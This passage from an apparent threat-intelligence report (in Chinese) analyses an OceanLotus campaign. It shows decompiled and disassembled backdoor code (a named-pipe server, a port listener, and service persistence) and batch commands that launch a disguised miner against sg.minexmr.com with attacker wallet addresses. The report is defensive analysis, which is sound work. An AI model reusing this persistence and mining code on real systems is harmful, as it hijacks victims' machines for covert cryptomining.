  sub_10011450(*(_DWORD *)(dword_1002D6A0 + 192), *v6);
  LOBYTE(v11) = 1;
  if ( _InterlockedDecrement((volatile signed __int32 *)(a2 - 16 + 12)) <= 0 )
    (*(void (__stdcall **)(int))(**(_DWORD **)(a2 - 16) + 4))(a2 - 16);
  v7 = CreateMutexW(0, 1, lpName);
  v8 = GetLastError() == 183;
  if ( v7 )
  {
    if ( v8 )
    {
      ReleaseMutex(v7);
      CloseHandle(v7);
    }
    else if ( sub_10003D00() )
    {
      if ( *(_DWORD *)(dword_1002D6A0 + 200) == 2 )
      {
        v9 = (void *)_beginthreadex(0, 0, sub_1000B180, 0, 0, 0);
        CloseHandle(v9);
        do
          SleepEx(0x64u, 1);
        while ( !dword_1002D830 );
      }
      sub_1000EC40();
    }
  }
  v11 = -1;
```

从 **功能** 上来分有如下几类：

1. 直连C2类，这种较为常见不做过多赘述。

2. 管道类，创建管道，等待连接。

```
002D10C9  5E              pop     esi
002D10CA  C2 0C00         retn    0C
002D10CD  56              push    esi
002D10CE  6A 00           push    0
002D10D0  FF35 0C302D00   push    dword ptr [2D300C]
002D10D6  FF35 10302D00   push    dword ptr [2D3010]
002D10DC  FF35 14302D00   push    dword ptr [2D3014]
002D10E2  FF35 18302D00   push    dword ptr [2D3018]
002D10E8  FF35 04302D00   push    dword ptr [2D3004]
002D10EE  68 03000080     push    80000003
002D10F3  68 20302D00     push    2D3020                  UNICODE "\\.\pipe\wmpnetwk32"
002D10F8  FF15 10202D00   call    dword ptr [2D2010]      kernel32.CreateNamedPipeW
002D10FE  8BF0            mov     esi, eax
002D1100  83FE FF         cmp     esi, -1
002D1103  75 04           jnz     short 002D1109
002D1105  33C0            xor     eax, eax
002D1107  5E              pop     esi
002D1108  C3              retn
002D1109  6A 00           push    0
002D110B  56              push    esi
002D110C  C605 00302D00   mov     byte ptr [2D3000], 1
002D1113  FF15 14202D00   call    dword ptr [2D2014]      kernel32.ConnectNamedPipe
002D1119  85C0            test    eax, eax
002D111B  75 09           jnz     short 002D1126
002D111D  56              push    esi
002D111E  FF15 18202D00   call    dword ptr [2D2018]      kernel32.CloseHandle
002D1124  EB DF           jmp     short 002D1105
```

3. 端口监听类，等待内网其他受控主机连接指定端口。


```
6A 02              push 2
58                 pop eax
50                 push eax
5A                 pop edx
66 89 45 E8        mov word ptr ss:[ebp-18],ax
E8 A6 72 00 00     call 207F17
0F B7 C0           movzx eax,ax
50                 push eax
FF 15 FC 42 22 00  call dword ptr ds:[<&ntohs>]
66 89 45 EA        mov word ptr ss:[ebp-16],ax
8B 45 08           mov eax,dword ptr ss:[ebp+8]
89 45 EC           mov dword ptr ss:[ebp-14],eax
6A 10              push 10
8D 45 E8           lea eax,dword ptr ss:[ebp-18]
50                 push eax
56                 push esi
FF 15 EC 42 22 00  call dword ptr ds:[<&bind>]
3B C7              cmp eax,edi
75 0B              jne 200CA1
56                 push esi
FF 15 F4 42 22 00  call dword ptr ds:[<&closesocket>]
33 C0              xor eax,eax
EB B3              jmp 200C54
6A 78              push 78
56                 push esi
FF 15 40 43 22 00  call dword ptr ds:[<&listen>]
```

挖矿

挖矿组件如下：

ControlPanel.exe.bat	2020/10/15 11:45	Windows 批处理...	1 KB
SCCreateProcess.exe	2018/1/12 7:15	应用程序	65 KB
SCCreateProcess.exe.bat	2020/4/23 9:25	Windows 批处理...	1 KB
vmware-authd.exe	2020/9/8 17:04	应用程序	1,602 KB

被入侵的电脑被创建一个服务，指向SCCreateProcess.exe，服务名为SCCREATEPROCESS:



而SCCreateProcess.exe被执行起来后，会获取到该exe的文件名，然后附件.bat后缀后执行起来：

```
result = RegisterServiceCtrlHandlerW(ServiceName, HandlerProc);
hServiceStatus = result;
if ( result )
{
  ServiceStatus.dwCheckPoint = dword_40FE20;
  ServiceStatus.dwServiceType = 16;
  ServiceStatus.dwServiceSpecificExitCode = 0;
  ServiceStatus.dwCurrentState = 2;
  ServiceStatus.dwWin32ExitCode = 0;
  ServiceStatus.dwWaitHint = 15000;
  ServiceStatus.dwControlsAccepted = 0;
  ++dword_40FE20;
  SetServiceStatus(result, &ServiceStatus);
  ProcessInformation.hProcess = 0;
  ProcessInformation.hThread = 0;
  ProcessInformation.dwProcessId = 0;
  ProcessInformation.dwThreadId = 0;
  memset(&StartupInfo, 0, sizeof(StartupInfo));
  StartupInfo.cb = 68;
  StartupInfo.dwFlags = 1;
  StartupInfo.wShowWindow = 0;
  Filename = 48;
  memset(v12, 0, sizeof(v12));
  GetModuleFileNameW(0, &Filename, 0x104u);
  sub_401360(&Filename, (int)&Str);
  v13 = 0;
  wcsrchr(Str, 0x5Cu);
  sub_401410(&Str);
  LOBYTE(v13) = 1;
  sub_401360(&unk_40E180, (int)&lpCommandLine);
  LOBYTE(v13) = 2;
  sub_401860(L"cmd.exe /u /c \"%s.bat\"", &Filename);
  v3 = lpCurrentDirectory;
  CreateProcessW(0, lpCommandLine, 0, 0, 0, 0x8000000u, 0, lpCurrentDirectory, &StartupInfo, &ProcessInformation);
  LOBYTE(v13) = 1;
  v4 = lpCommandLine - 8;
  if ( _InterlockedDecrement((volatile signed __int32 *)lpCommandLine - 1) <= 0 )
    (*(void (__stdcall **)(LPWSTR))(**(_DWORD **)v4 + 4))(v4);
  LOBYTE(v13) = 0;
  if ( _InterlockedDecrement((volatile signed __int32 *)v3 - 1) <= 0 )
    (*(void (__thiscall **)(_DWORD, LPCWSTR))(**((_DWORD **)v3 - 4) + 4))(*((_DWORD *)v3 - 4), v3 - 8);
  v13 = -1;
  v5 = Str - 8;
  if ( _InterlockedDecrement((volatile signed __int32 *)Str - 1) <= 0 )
    (*(void (__stdcall **)(wchar_t *))(**(_DWORD **)v5 + 4))(v5);
  ServiceStatus.dwCurrentState = 4;
  ServiceStatus.dwWin32ExitCode = 0;
  ServiceStatus.dwWaitHint = 150;
  ServiceStatus.dwControlsAccepted = 1;
```

而SCCreateProcess.exe.bat文件被执行起来后，会执行起来同目录下的ControlPanel.exe.bat文件：

```
cd /d "c:\Program Files (x86)\VMware"
call "ControlPanel.exe.bat"
```

而ControlPanel.exe.bat文件会通过名字为vmware-authd.exe的挖矿程序，传递矿池和钱包地址进行挖矿操作。

```
start "" vmware-authd.exe -o sg.minexmr.com:443 -u
46zU74MwkgzEyS2VqFN1XMfBZCb2o8pbrebncVs1pPzR5C4qE6
tG6gBXBT4ozCeBvJMV6BZMwjaQ3A2P654rDCw1BT85gyv --rig-id
X805 -k --tls --threads 4

start "" vmware-authd.exe -o sg.minexmr.com:443 -u
4AxneVi16DXgT6cyHU4FvG2aaRBsbPgi4Q89rmj6LrxfkZiyV
egDMMJcC7pucDB8VaCgrc2zXf4XCWBtjq9qGvEJvSb4Yo --rig-id
REN408 -k --tls --threads 4

start "" vmware-authd.exe -o sg.minexmr.com:443 -u
43L7pK3LyzdgzkrYh4cGEBGFRKwjkUQ1rHQB8jxvb5eCRMtcvp
dZSZjjoqvbXSJzXVhxmCMiAVkXD5Qtt1bHEkosRx3ppyd --rig-id
JAMES107 -k --tls --threads 4
```

总结

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。

Source: https://ti.qianxin.com/blog/articles/Operation-OceanStorm:The-OceanLotus-hidden-under-the-abyss-of-the-deep/